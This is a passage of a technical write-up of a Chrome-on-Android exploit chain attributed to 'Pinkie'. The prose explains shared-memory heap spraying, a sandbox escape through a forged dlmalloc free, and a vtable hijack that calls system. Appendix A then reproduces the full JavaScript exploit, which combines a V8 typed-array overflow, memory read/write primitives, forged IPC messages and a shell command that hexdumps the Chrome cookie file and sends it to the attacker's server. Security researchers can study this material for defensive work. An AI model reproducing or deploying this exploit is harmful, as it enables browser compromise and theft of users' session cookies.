
Heap spraying with shared memory

Pinkie uses the `AudioHostMsg_CreateStream` IPC message to create shared memory regions. Specifically Pinkie creates audio output buffers with the following parameters:

```
sample_rate = 3000
bits_per_sample = 32
frames_per_buffer = 192000
channels = 31
```

These parameters are passed to `AudioBus::CalculateMemorySize` which calculates the size of the required buffer as 23'808'000 bytes.

Pinkie tries to create 100 of these buffers, each time mapping the shared memory into the renderer address space and filling it with an aligned fake dlmalloc metadata structure:



Pinkie then sends the `ClipboardHostMsg_WriteObjectsAsync` IPC message to free the address

`0xa0a0a0a8` which if the shared memory spraying worked puts a 0x68 byte chunk of shared memory on to the 0x68 size freelist. dlmalloc will overwrite the first 8 bytes of the freed allocation with the back-forward free-list pointers (the chunk might also get reallocated) so Pinkie again maps all the shared memory segments back in one-by-one and looks at every page to see if the `0xffffffff` word is still intact - if it isn't then this address in the renderer corresponds to 0xa0a0a0a8 in the browser process!

At this point Pinkie writes 14 more fake dlmalloc structures (again all claiming to be 0x68 bytes) in to this segment and frees them putting more shared memory on to the 0x68 byte freelist.

Pinkie then repeatedly sends the `P2PHostMsg_CreateSocket` IPC message which has the side effect of allocating a `content::P2PSocketHostTcp` object which is the same size as the freed fake dlmalloc chunks (0x68 bytes.) After each IPC message Pinkie checks through the freed shared memory chunks to see if the `P2PSocketHostTcp` was allocated there.

Code execution in the browser

At this point Pinkie is almost done. A `P2PSocketHostTcp` object has been allocated by the browser process in memory shared with the renderer. This object has a vtable pointer. Pinkie points this vtable pointer to the 4 bytes preceding the chunk's dlmalloc header and at that address writes the address of the libc `system` function[6]. The first entry in the real `P2PSocketHostTcp` object vtable is the destructor, which will be passed the *`this`* pointer (the address of the object itself.) Pinkie therefore copies the following string over the body of the `P2PSocketHostTcp` object (but skipping the first four bytes of the object leaving the vtable intact):

```
'; am start --user 0 -a android.intent.action.VIEW -d "' + url + '?`hd -c 1024
/data/data/com.android.chrome/app_chrome/Default/Cookies`" & kill $PPID'
```

The pointer that will be passed to system will point 4 bytes before this (at the vtable pointer) so Pinkie starts this string with the '*;*' character so that the ascii interpretation of the vtable pointer (which will not correspond to a valid command) will be ignored and the next command will be executed.

This command instructs the activity manager (am) to start the activity associate with the intent `android.intent.action.VIEW` passing as the data argument the url of an image hosted on Pinkie's server with the query parameter following the ? being a hexdump of the chrome cookie jar file, a file which isn't readable from the renderer.

Pinkie finally sends the `P2PHostMsg_DestroySocket` message which deletes the `P2PSocketHostTcp` object, invoking `system` instead of the destructor and sending the cookie jar to Pinkie's server.

---

[6] All android applications are forked from the android zygote process and then any native code is loaded as a library (chrome is libchromeview.so.) There is no exec, so any shared libraries loaded pre-zygote fork() will be at the same address in ALL android applications (libc is one such library loaded pre-fork.) This means that address of `system` Pinkie resolved in the renderer process is also valid in the browser processes

Appendix A: Original Exploit

```
<a href="?">---------</a>
<script>
var time = '?' + Math.floor(new Date().getTime() / 1000);
if((window.location + '').indexOf(time) == -1) {
    window.location = time;
    throw 'no';
}
alert('Ready.\nThis is a Slow Exploit.');

function crash() {
    var nooo = [];
    while(1)
        nooo.push(new ArrayBuffer(0x10000000));
}

//alert = print;


// This WebGL stuff is just to force an ArrayBuffer or ArrayBufferView to
// create a native wrapper, hopefully without allocating anything else (to
// simplify assumptions).
var canvas = document.createElement('canvas');
gl = canvas.getContext("webgl") || canvas.getContext("experimental-webgl");
if(!gl) {
    alert('no webgl');
    throw '';
}
var ext = gl.getExtension('WEBGL_lose_context');
if(!ext) {
    alert('no lose_context');
    throw '';
}
ext.loseContext();

function force(buffer) {
    gl.bufferData(0, buffer, 0);
}
// ---

var thingiesToFree = [];
var buffersToForce = [];
var buffersToForceEarly = [];
var viewsToForceEarly = [];
for(var i = 0; i < 1000; i++) {
    buffersToForce.push(new ArrayBuffer(4097));
    for(var j = 0; j < 3; j++) {
        var buf = new ArrayBuffer(0x52);
```

```
        force(buf);
        buffersToForceEarly.push(buf);
        var view = new DataView(buf, 0, 0x51);
        force(view);
        viewsToForceEarly.push(view);
    }
    thingiesToFree.push([]);
}

var hexChars = '0123456789abcdef';
function asHex(num, len) {
    var s = '';
    if(len === undefined)
        len = Math.ceil(Math.log(num)/Math.log(16));
    for(var i = len - 1; i >= 0; i--) {
        s += hexChars[(num >> (4 * i)) & 0xf];
    }
    return s;
}

function hexDump(off, len) {
    var s = '';
    for(var i = off; i < off + len; i++) {
        if(i % 0x10 == 0) {
            if(i != off) s += '\n';
            s += '+' + asHex(i, 8) + ':';
        }
        s += ' ' + asHex(read8(i), 2);
    }
    return s;
}
function pre(s) {
    var el = document.createElement('pre');
    el.innerHTML = s;
    document.documentElement.appendChild(el);
}

function sniffAroundInHeap(buffer) {
    alert('+1');
    var ary = new Uint32Array(buffer, 0, 0x10000);
    //ary[0x7eadbeef];
    var haveVtable = false, haveBuffers = 0;
    for(var i = 0; i < ary.length; i++) {
        if(!haveVtable && ary[i] == 0x51) {
            // this is DataView+0x20, from which we get the vtable
            vtable = ary[i - 0x20/4];
            //alert('vtable = ' + vtable);
            haveVtable = true;
        }
        if(haveBuffers < 2 && ary[i] == 0x52) {
```

```
            // this is ArrayBuffer+8, from which we create predictable windows
            // onto memory Why does changing this number affect behavior (v8
            // crashes in ShortCircuitConsString in the garbage collector)?
            if(haveBuffers == 0) {
                callbuf = ary[i-1];
                ary[i-1] = 0x100;
                ary[i] = 0x7fffffff;
            } else {
                ary[i-1] = 0x80000000;
                ary[i] = 0x7ffffffe;
            }
            haveBuffers++;
        }
        if(haveVtable && haveBuffers == 2) {
            launderBuffers(buffersToForceEarly, 'savedBuffersToForceEarly', prepareForCalls);
            return true;
        }
    }
    alert("didn't find the things");
    crash();
    return true;
    //hexDump(ary, 0, 0x10000);
}

function launderBuffers(origBuffers, prop, callback) {
    // Need to get new V8 wrappers that reflect the native object's new
    // m_sizeInBytes
    // alert('launderBuffers - ' + buffersToForce.length);
    // N.B. this doesn't work with MessageChannels for some reason - the
    // ArrayBuffers become null.  My fault or a bug?
    window.onmessage = function(e) {
        try {
            //alert('onmessage');
            var buffers = e.data;
            window[prop] = buffers;
            for(var i = 0; i < buffers.length; i++) {
                var buffer = buffers[i];
                if(buffer.byteLength >= 0x7ffffffe) {
                    //alert('buffer ' + i + '.length = ' + buffer.byteLength);
                    if(callback(buffer))
                        return;
                }
            }
            alert('no good buffers found - ' + prop);
            crash();
        } catch(e) {
            alert('lB exception: ' + e + '\n' + e.stack);
            crash();
        }
    }
```

```
    window.postMessage(origBuffers, '*', origBuffers);
}

function replaceWithWTFArrayBuffer(arrays, j) {
    var nextOff = 0x20 - 8;
    // next should have CINUSE and PINUSE set
    arrays[j][nextOff + 4] = 0x3;
    // now free it
    arrays[j] = null;
    thingiesToFree = null;
    var thingiesToMake = [];
    for(var i = 0; i < buffersToForce.length; i++) {
        force(buffersToForce[i]);
        // try unnecessarily hard to cause a GC
        for(var k = 0; k < 1000; k++) {
            thingiesToMake.push([]);
        }
    }
    // time to keep overwriting starting at the WTF::ArrayBuffer + 8
}

function initialOverwrite() {
    var arrays = new Array(300);
    var arraysI = 0;
    function createArray(byteSize, num) {
        var a = new Uint8Array(byteSize);
        for(var i = 0; i < byteSize; i++) {
            a[i] = 0x42;
        }
        arrays[arraysI++] = a;
    }

    // Here's the actual v8 vulnerability in this complicated thing.
    // Runtime_TypedArrayInitializeFromArrayLike checks for the lack of
    // multiplicative overflow with 'length * element_size < length'.
    // 0x24924925 is 2^32/7 + 1, the smallest number for which this check
    // passes, yet there was in fact overflow.
    var bad = (0x24925000 - 8) / 8;
    var hugetempl = {
      //length: 0x4924924,
      length: 0x24924925,
      /*
      i: 76696062,
      get 76696062() {
      */
      i: 0,
      get 0() {
        //alert('creating pages');
        for(var i = 0; i < arrays.length; i++) {
            createArray(0x20000);
```

```
        }
        //alert('done');
      }
    };
    var j = 0;
    hugetempl.__defineGetter__(bad, function() {
        // prev: whatever
        // head: 0x20 | PINUSE_BIT(1) | CINUSE_BIT(2)
        return 7.611564664e-313;
    });
    var foundIt = false;
    hugetempl[bad + 1] = 2261634.5098039214; // overwrites the beginning of the array
    hugetempl.__defineGetter__(bad + 2, function() {
        for(var j = 0; j < arraysI; j++) {
            if(arrays[j][0] != 0x42) {
                //alert('<- ' + j + ': ' + arrays[j][0]);
                replaceWithWTFArrayBuffer(arrays, j);
                foundIt = true;
                // m_sizeInBytes=2^31-1 m_deallocationObserver=null
                // can't go higher because it gets treated as signed
                return 1.060997895e-314;
            }
        }
        alert('No good.  Crashing Chrome for another try...');
        crash();
    });
    hugetempl.__defineGetter__(bad + 3, function() {
        throw 'ok';
    });

    try {
        var huge = new Float64Array(hugetempl);
    } catch(e) {
        if(e == 'ok') return;
        throw e;
    }
}

var lowView = null, highView = null;

function rfunc(prop) {
    return new Function('a',
        'if(a >= 0x80000000) ' +
            'return highView.' + prop + '(a - 0x80000000, true);' +
        'else ' +
            'return lowView.' + prop + '(a - 0x100, true);');
}
function wfunc(prop) {
    return new Function('a', 'v',
        'if(a >= 0x80000000) ' +
```

```
            'highView.' + prop + '(a - 0x80000000, v, true);' +
        'else ' +
            'lowView.' + prop + '(a - 0x100, v, true);');
}
var read32 = rfunc('getUint32');
var read8 = rfunc('getUint8');
var write8 = wfunc('setUint8');
var write32 = wfunc('setUint32');

function find(start, step, words) {
    var first = words[0], second = words[1];
    outer:
    for(var a = start; ; a += step) {
        if(read32(a) == first && read32(a+4) == second) {
            for(var j = 2; j < words.length; j++) {
                if(read32(a + j*4) != words[j])
                    continue outer;
            }
            return a;
        }
    }
}

function blxDest(addr) {
    var val = read32(addr);
    var s = (val & 0x400) >> 10;
    var i1 = 1 - (((val & 0x20000000) >> 29) ^ s);
    var i2 = 1 - (((val & 0x8000000) >> 27) ^ s);
    var i10h = val & 0x3ff;
    var i10l = (val & 0x7fe0000) >> 17;
    var off = ((s * 0xff) << 24) | (i1 << 23) | (i2 << 22) | (i10h << 12) | (i10l << 2);
    return ((addr + 4) & ~3) + off;
}

function ldrDest(addr) {
    return ((addr + 4) & ~3) + 4 * read8(addr);
}

function ldrAddPCDest(addr) {
    return addr + 2 + 4 + read32(ldrDest(addr));
}


function copystr(p, s) {
    for(var i = 0; i < s.length; i++)
        write8(p + i, s.charCodeAt(i));
    write8(p + i, 0);
}

NEGONE = 0xffffffff;
```

```
function call(func, a1, a2, a3, a4, a5, a6, a7, a8) {
    assert(func);
    write32(callbuf + 0x00, a5);
    write32(callbuf + 0x04, a6);
    write32(callbuf + 0x08, a7);
    write32(callbuf + 0x0c, a8);
    write32(callbuf + 0x10, a1);
    write32(callbuf + 0x14, a2);
    write32(callbuf + 0x18, a3);
    write32(callbuf + 0x1c, a4);
    write32(callbuf + 0x20, func);
    deadfunc({});
    return read32(callbuf + 0x24);
}

function prepareForCalls(buffer) {
    var dv = new DataView(buffer, 0, buffer.byteLength);
    if(buffer.byteLength == 0x7fffffff) {
        lowView = dv;
    } else {
        highView = dv;
    }
    if(!(lowView && highView)) return false;
    alert('+2');
    var text = read32(vtable + 8);
    var dlsymmer = find((text & ~1) + 0x900000, 2,
        [0x46204798, 0xc0d6f59c, 0x4038e8bd, 0xb9ddf000, 0x0422bf00]);
    dlsym_addr = blxDest(dlsymmer - 0x10);


    // This thing is probably the easiest way to be able to call functions with
    // arbitrarily many arguments.  It may turn out to be unnecessary if none
    // of the functions use that many arguments, but whatever...

    var tdter = find(dlsymmer, 2, [0x0058f645, 0x601a6016]);
    var thread_data_table_ptr = ldrAddPCDest(tdter - 6);
    //alert('tdter:' + asHex(tdter) + ' tdt:' + asHex(thread_data_table_));
    var thread_data_table_ = read32(thread_data_table_ptr);
    var list_ = read32(thread_data_table_);
    var isolate_ = read32(list_);
    var heap_ = isolate_ + 8;
    var lo_space_ = read32(heap_ + 0x598); /* ! */
    var a = 'eval("");';
    for(var i = 0; i < 40000; i++) a += 'a.a;'
    a += 'return 42;';
    deadfunc = new Function('a', a);
    deadfunc({});
    var first_page_ = read32(lo_space_ + 0x14);
    var area_start_ = read32(first_page_ + 0x10), area_end_ = read32(first_page_ + 0x14);
    //alert('los=' + asHex(lo_space_) + ' code=' + asHex(code));
```

```
    /*
    00000000    e92d4030       push    {r4, r5, lr}
    00000004    e59f5020       ldr     r5, [pc, #32]   ; 0x2c
    00000008    e8b5000f       ldm     r5!, {r0, r1, r2, r3}
    0000000c    e92d000f       push    {r0, r1, r2, r3}
    00000010    e8b5001f       ldm     r5!, {r0, r1, r2, r3, r4}
    00000014    e12fff34       blx     r4
    00000018    e5850000       str     r0, [r5]
    0000001c    e8bd403f       pop     {r0, r1, r2, r3, r4, r5, lr}
    00000020    e3a00000       mov     r0, #0  ; 0x0
    00000024    e3a01000       mov     r1, #0  ; 0x0
    00000028    e12fff1e       bx      lr
    */
    var insts =
[0xe92d4030,0xe59f5020,0xe8b5000f,0xe92d000f,0xe8b5001f,0xe12fff34,0xe5850000,0xe8bd403f,
0xe3a00000,0xe3a01000,0xe12fff1e, callbuf];
    for(var a = area_start_; a < area_end_; a += 4) {
        if((read32(a) & 0xffff0000) == (0xe92d0000 | 0)) {
            for(var i = 0; i < insts.length; i++)
                write32(a + i * 4, insts[i]);
            var end = a + insts.length * 4;
            insts[insts.length - 1] = callbuf + 0x28;
            for(var i = 0; i < insts.length; i++)
                write32(end + i * 4, insts[i]);
            bxlr = end - 8;
            stub2 = end;
            break;
        }
    }
    if(a == area_end_) {
        alert("didn't find push area=" + first_page_);
        crash();
    }
    write32(callbuf + 0x20, bxlr);
    while(deadfunc({}) == 42);
    //alert('OK');
    theFunPart();

    return true;
}

function assert(x) {
    if(!x) {
        var errno = read32(call(funcs.__errno));
        throw new Error('Assertion failed; errno = ' + errno);
    }
}

xerr = null;
```

```
function xassert(x) {
    if(!x && !xerr) {
        xerr = new Error('Assertion failed');
    }
}

function MInt(x) {
    return {
        w: function(buf) {
            write32(buf.addr, x);
            buf.addr += 4;
        },
        r: function(buf) {
            buf[x] = read32(buf.addr);
            buf.addr += 4;
        }
    };
};

function MFileDesc(x) {
    return {
        r: function(buf) {
            var valid = read32(buf.addr);
            var idx = read32(buf.addr + 4);
            buf.addr += 8;
            assert(valid);
            assert(idx < buf.fds.length);
            buf[x] = buf.fds[idx];
        }
    };
}

function messageSend(routing, type) {
    var base = scratch + 0x100;
    var buf = {addr: base + 4};
    MInt(routing).w(buf);
    MInt(type).w(buf);
    var flags = 0x80000002, num_fds = 0;
    MInt(flags).w(buf);
    MInt(num_fds).w(buf);
    var payload_start = buf.addr;
    for(var i = 2; i < arguments.length; i++)
        arguments[i].w(buf);
    var payload_size = buf.addr - payload_start;
    write32(base, payload_size);

    assert(call(funcs.send, pipe_, base, buf.addr - base, 0) == buf.addr - base);
}

log = '';
```

```
function messageReceive(types) {
    var n = 50;
    while(n--) {
        var base = scratch + 0x100;
        call(funcs.memset, base, 0xee, 0x200);
        var len = call(funcs.recv, pipe_, base, 4, 0) | 0;
        assert(len == 4);
        var msg = {base: base, addr: base};
        MInt('payload_size').r(msg);
        var len = msg.payload_size + 0x10;
        assert(len < 0x1fc);
        assert(call(funcs.recv, pipe_, msg.addr, len, 0) == len);
        readArgs(msg,
            MInt('routing'),
            MInt('type'),
            MInt('flags'),
            MInt('num_fds'));
        if(msg.num_fds > 0) {
            msg.fds = [];
            var msghdr = scratch + 0xc00;
            var iov = scratch + 0xc20;
            var control = scratch + 0xc40;
            write32(msghdr + 0x00, 0); // msg_name
            write32(msghdr + 0x04, 0); // msg_namelen
            write32(msghdr + 0x08, iov); // msg_iov
            write32(msghdr + 0x0c, 1); // msg_iovlen
            write32(msghdr + 0x10, control); // msg_control
            write32(msghdr + 0x14, 0x100); // msg_controllen
            write32(msghdr + 0x18, 0); // msg_flags
            write32(iov + 0, scratch + 0xc28); // iov_base
            write32(iov + 4, 1); // iov_len
            assert(call(funcs.recvmsg, fd_pipe_, msghdr, 0) == 1);

            var controllen = read32(msghdr + 0x14);
            for(var cmsg = control; cmsg < control + controllen; cmsg += (cmsg_len + 3) & ~3) {
                var SOL_SOCKET = 1;
                var SCM_RIGHTS = 1;
                var cmsg_len = read32(cmsg);
                var cmsg_level = read32(cmsg+4);
                var cmsg_type = read32(cmsg+8);
                if(cmsg_level == SOL_SOCKET && cmsg_type == SCM_RIGHTS) {
                    for(var o = 0xc; o < cmsg_len; o += 4)
                        msg.fds.push(read32(cmsg + o));
                }
            }
            assert(msg.fds.length == msg.num_fds);
        }

        if(types.indexOf(msg.type) == -1) {
            if(msg.type != 0x00010520)
```

```
            log += 'spurious ' + asHex(msg.type) + '\n';
         continue;
      }
      return msg;
   }
   throw new Error("didn't receive desired message(s)");
}

function readArgs(msg) {
   for(var i = 1; i < arguments.length; i++)
      arguments[i].r(msg);
}

function messageReceiveDone(msg) {
   var end = msg.addr;
   var true_end = msg.base + 20 + msg.payload_size;
   if(end != true_end)
      throw new Error('extra bytes: ' + (true_end - end));
}

function setNonblock(fd, on) {
   var F_SETFL = 4;
   var O_NONBLOCK = 00004000;
   assert(call(funcs.fcntl, fd, F_SETFL, on ? O_NONBLOCK : 0) == 0);
}

function theFunPart() {
   // A lot of this is relatively unnecessary guesswork
   // because I hate searching for symbols.
   // pause the main thread
   var SOL_SOCKET = 1;
   var SO_TYPE = 3;
   var syms = [
      'getsockopt',
      'write',
      'send',
      'recv',
      'recvmsg',
      'close',
      'memset',
      'malloc',
      '__errno',
      'fcntl',
      'bsd_signal',
      'tkill',
      'getpid',
      'gettid',
      'futex',
      'usleep',
      'mmap',
```

```
        'munmap',
        'system'
    ];
    funcs = {};
    syms.forEach(function(sym) {
        funcs[sym] = dlsym(sym);
    });


    scratch = call(funcs.malloc, 0x1000); // no real need for yet another buffer, but I don't want to
break anything
    assert(scratch);

    var mypid = call(funcs.getpid), mytid = call(funcs.gettid);

    var sockets = 0;
    for(var fd = 5; fd < 100; fd++) {
        write32(scratch + 0x78, 4);
        if(call(funcs.getsockopt, fd, SOL_SOCKET, SO_TYPE, scratch + 0x74, scratch + 0x78) == 0) {
            if(sockets == 2) {
                fd_pipe_ = fd;
            } else if(sockets == 7) {
                pipe_ = fd;
                break;
            }
            sockets++;
        }
    }
    assert(fd != 100);
    alert('+3');

    // Block the IO thread (and all the other ones) for a moment

    var SIGUSR2 = 12;
    var FUTEX_WAIT = 0;
    var FUTEX_WAKE = 1;
    var myfutex = scratch;
    assert(call(funcs.bsd_signal, SIGUSR2, stub2) != NEGONE);
    write32(callbuf + 0x28 + 0x10, myfutex);
    write32(callbuf + 0x28 + 0x14, FUTEX_WAIT);
    write32(callbuf + 0x28 + 0x18, 0xffffffff);
    write32(callbuf + 0x28 + 0x1c, 0);
    write32(callbuf + 0x28 + 0x20, funcs.futex);
    write32(myfutex, 0xffffffff);
    for(var tid = mypid + 1; tid < mypid + 1000; tid++) {
        if(tid == mytid) continue;
        call(funcs.tkill, tid, SIGUSR2);
    }

    // In practice, this is quite predictable (+ no guards!) and nowhere
```

```
    // near this many copies is actually necessary.  But we do what we
    // can...
    var guessedAddress = 0xa0a0a0a0;

    try {
        var PINUSE_BIT = 1, CINUSE_BIT = 2;
        var chunkSize = 0x68;
        var fakeHead = chunkSize | PINUSE_BIT | CINUSE_BIT;
        setNonblock(pipe_, false);
        var fds = [];
        for(var stream_id = 0; stream_id < 100; stream_id++) {
            messageSend(0x7fffffff, 0x00250067, // AudioHostMsg_CreateStream
                    MInt(stream_id), // stream_id
                    MInt(0), // render_view_id
                    MInt(0), // session_id
                    // params
                    MInt(2), // format=AUDIO_PCM_FAKE
                    MInt(29), // channel_layout=CHANNEL_LAYOUT_DISCRETE
                    MInt(3000), // sample_rate
                    MInt(32), // bits_per_sample
                    MInt(192000), // frames_per_buffer
                    MInt(31), // channels
                    MInt(0)); // input_channels

            var msg = messageReceive([
                    0x00250032, // AudioMsg_NotifyStreamCreated
                    0x00250053 // AudioMsg_NotifyStreamStateChanged
            ]);

            if(msg.type == 0x00250032) {
                readArgs(msg,
                        MInt('stream_id'),
                        MFileDesc('handle'),
                        MFileDesc('socket_handle'),
                        MInt('length'));
                messageReceiveDone(msg);
                //log += JSON.stringify(msg) + '\n';
                var len = msg.length;
                //log += 'len=' + len + '\n';

                var PROT_READ = 1, PROT_WRITE = 2;
                var MAP_SHARED = 1;

                fds.push([msg.handle, len]);
                var addr = call(funcs.mmap, 0, len, PROT_READ | PROT_WRITE, MAP_SHARED,
msg.handle, 0, 0);
                assert(addr != NEGONE);

                // Sadly, there is no copy-on-write memcpy on Linux like
                // vm_copy on OS X.  Oh well, we have lots of RAM.
```

```
        for(var i = guessedAddress & 0xfff; i < len; i += 0x1000) {
            // head
            write32(addr + i + 4, fakeHead);
            // SharedMemory::mapped_file_ (ensures failure)
            write32(addr + i + 8, NEGONE);
            write32(addr + i + 4 + chunkSize, CINUSE_BIT | PINUSE_BIT);
        }

        // dunno if we have enough address space here
        assert(call(funcs.munmap, addr, len) == 0);
    } else {
        readArgs(msg,
                 MInt('stream_id'),
                 MInt('new_state'));
        messageReceiveDone(msg);
        //log += '**' + JSON.stringify(msg) + '\n';
        break;
    }
}

log += 'got up to ' + stream_id + '\n';

// And here is the actual sandbox vulnerability.  This is pretty dumb.
// This calls Map on the specified pointer, which should fail, then
// frees it, putting a free allocation in shared memory.

// Sidenote: It might be possible to use addresses in libchromeview to
// avoid the ASLR spamming.  dlmalloc's free has a basic check for
// addresses being >= the first mmapped address, but I think
// libchromeview happens to be at such addresses.  However, this is
// easier so who cares...

var CBF_SMBITMAP = 7;
messageSend(0x7fffffff, 0x001e0029, // ClipboardHostMsg_WriteObjectsAsync
    MInt(1), // objects.size
    MInt(CBF_SMBITMAP),
    MInt(2), // params.size
    MInt(4), // params[0].size
    MInt(guessedAddress + 8), // params[0]
    MInt(4), // params[1].size
    MInt(0)); // params[1]

call(funcs.usleep, 8000);

var bucketStart;
fds:
for(var i = 0; i < fds.length; i++) {
    var fd = fds[i][0], len = fds[i][1];
    var addr = call(funcs.mmap, 0, len, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0, 0);
    assert(addr != NEGONE);
```

```
    for(var j = guessedAddress & 0xfff; j < len; j += 0x1000) {
        if(read32(addr + j + 8) != NEGONE) {
            assert(j + 0x1000 <= len); // too lazy to fix
            bucketStart = addr + j;
            break fds;
        }
    }
    assert(call(funcs.munmap, addr, len) == 0);
}
assert(i != fds.length);

for(var bucketOff = 0x200; bucketOff < 0x1000; bucketOff += 0x100) {
    // now that we know where it is, do more frees to decrease
    // the chance of spurious allocations (this would probably
    // be better redesigned, but whatever)
    var bucket = bucketStart + bucketOff;
    write32(bucket + 4, fakeHead);
    // SharedMemory::mapped_file_ (ensures failure)
    write32(bucket + 8, NEGONE);
    write32(bucket + 4 + chunkSize, CINUSE_BIT | PINUSE_BIT);


    messageSend(0x7fffffff, 0x001e0029, // ClipboardHostMsg_WriteObjectsAsync
        MInt(1), // objects.size
        MInt(CBF_SMBITMAP),
        MInt(2), // params.size
        MInt(4), // params[0].size
        MInt(guessedAddress + bucketOff + 8), // params[0]
        MInt(4), // params[1].size
        MInt(0)); // params[1]
}

// This is an arbitrary-ish call that allocates an unusually large
// object with a vtable.

var bucket, bucketInBrowser;
var socket_id = 1000;
outer:
for(var i = 0; i < 100; i++) {
    var P2P_SOCKET_TCP_CLIENT = 3;
    messageSend(0x7fffffff, 0x00190044, // P2PHostMsg_CreateSocket
        MInt(P2P_SOCKET_TCP_CLIENT), // type
        MInt(++socket_id), // socket_id
        // local_address
        MInt(4), // address.size
        MInt(0), // address
        MInt(0), // port
        // remote_address
        MInt(4), // address.size
        MInt(0x80808080), // address
```

```
            MInt(1234)); // port

        call(funcs.usleep, 20000);


        for(var bucketOff = 0x200; bucketOff < 0x1000; bucketOff += 0x100) {
            bucket = bucketStart + bucketOff;
            if(read32(bucket + 8 + 0x5c) == P2P_SOCKET_TCP_CLIENT) {
                bucketInBrowser = guessedAddress + bucketOff;
                break outer;
            }
            write32(bucket, 0);
        }
        if(i == 100000) throw new Error("Didn't get allocated or wrong allocation or something");
    }

    // There's probably a simpler way but... I've never actually had a
    // chance to use system in an exploit before :]
    write32(bucket + 8, bucketInBrowser - 4);
    // don't reuse please, this will be unmapped
    write32(bucket + 4, 0x10000 | CINUSE_BIT | PINUSE_BIT);
    write32(bucket, funcs.system);
    var url = window.location.origin + '/sb.png';
    copystr(bucket + 12, '; am start --user 0 -a android.intent.action.VIEW -d "' + url + '?`hd -c
1024 /data/data/com.android.chrome/app_chrome/Default/Cookies`" & kill $PPID');
    messageSend(0x7fffffff, 0x00190052, // P2PHostMsg_DestroySocket
        MInt(socket_id));

} catch(e) {
    xerr = e;
}

// ok, we're done...
setNonblock(pipe_, true);

call(funcs.usleep, 100000);
write32(myfutex, 0);
call(funcs.futex, myfutex, FUTEX_WAKE, 1000);

//messageSend(0xfffffffe, 0xfffe);

if(xerr) {
    alert('Exception: ' + xerr + '\n' + xerr.stack);
    crash();
} else {
    alert('?');
}

}
```

```
function dlsym(name) {
    copystr(callbuf + 0x28, name);
    var result = call(dlsym_addr, 0xffffffff, callbuf + 0x28);
    if(result == 0)
        throw new Error("couldn't find " + name);
    return result;
}

try {
    initialOverwrite();
    launderBuffers(buffersToForce, 'saveBuffersToForce', sniffAroundInHeap);
} catch(e) {
    alert('Exception: ' + e + '\n' + e.stack);
}

</script>
```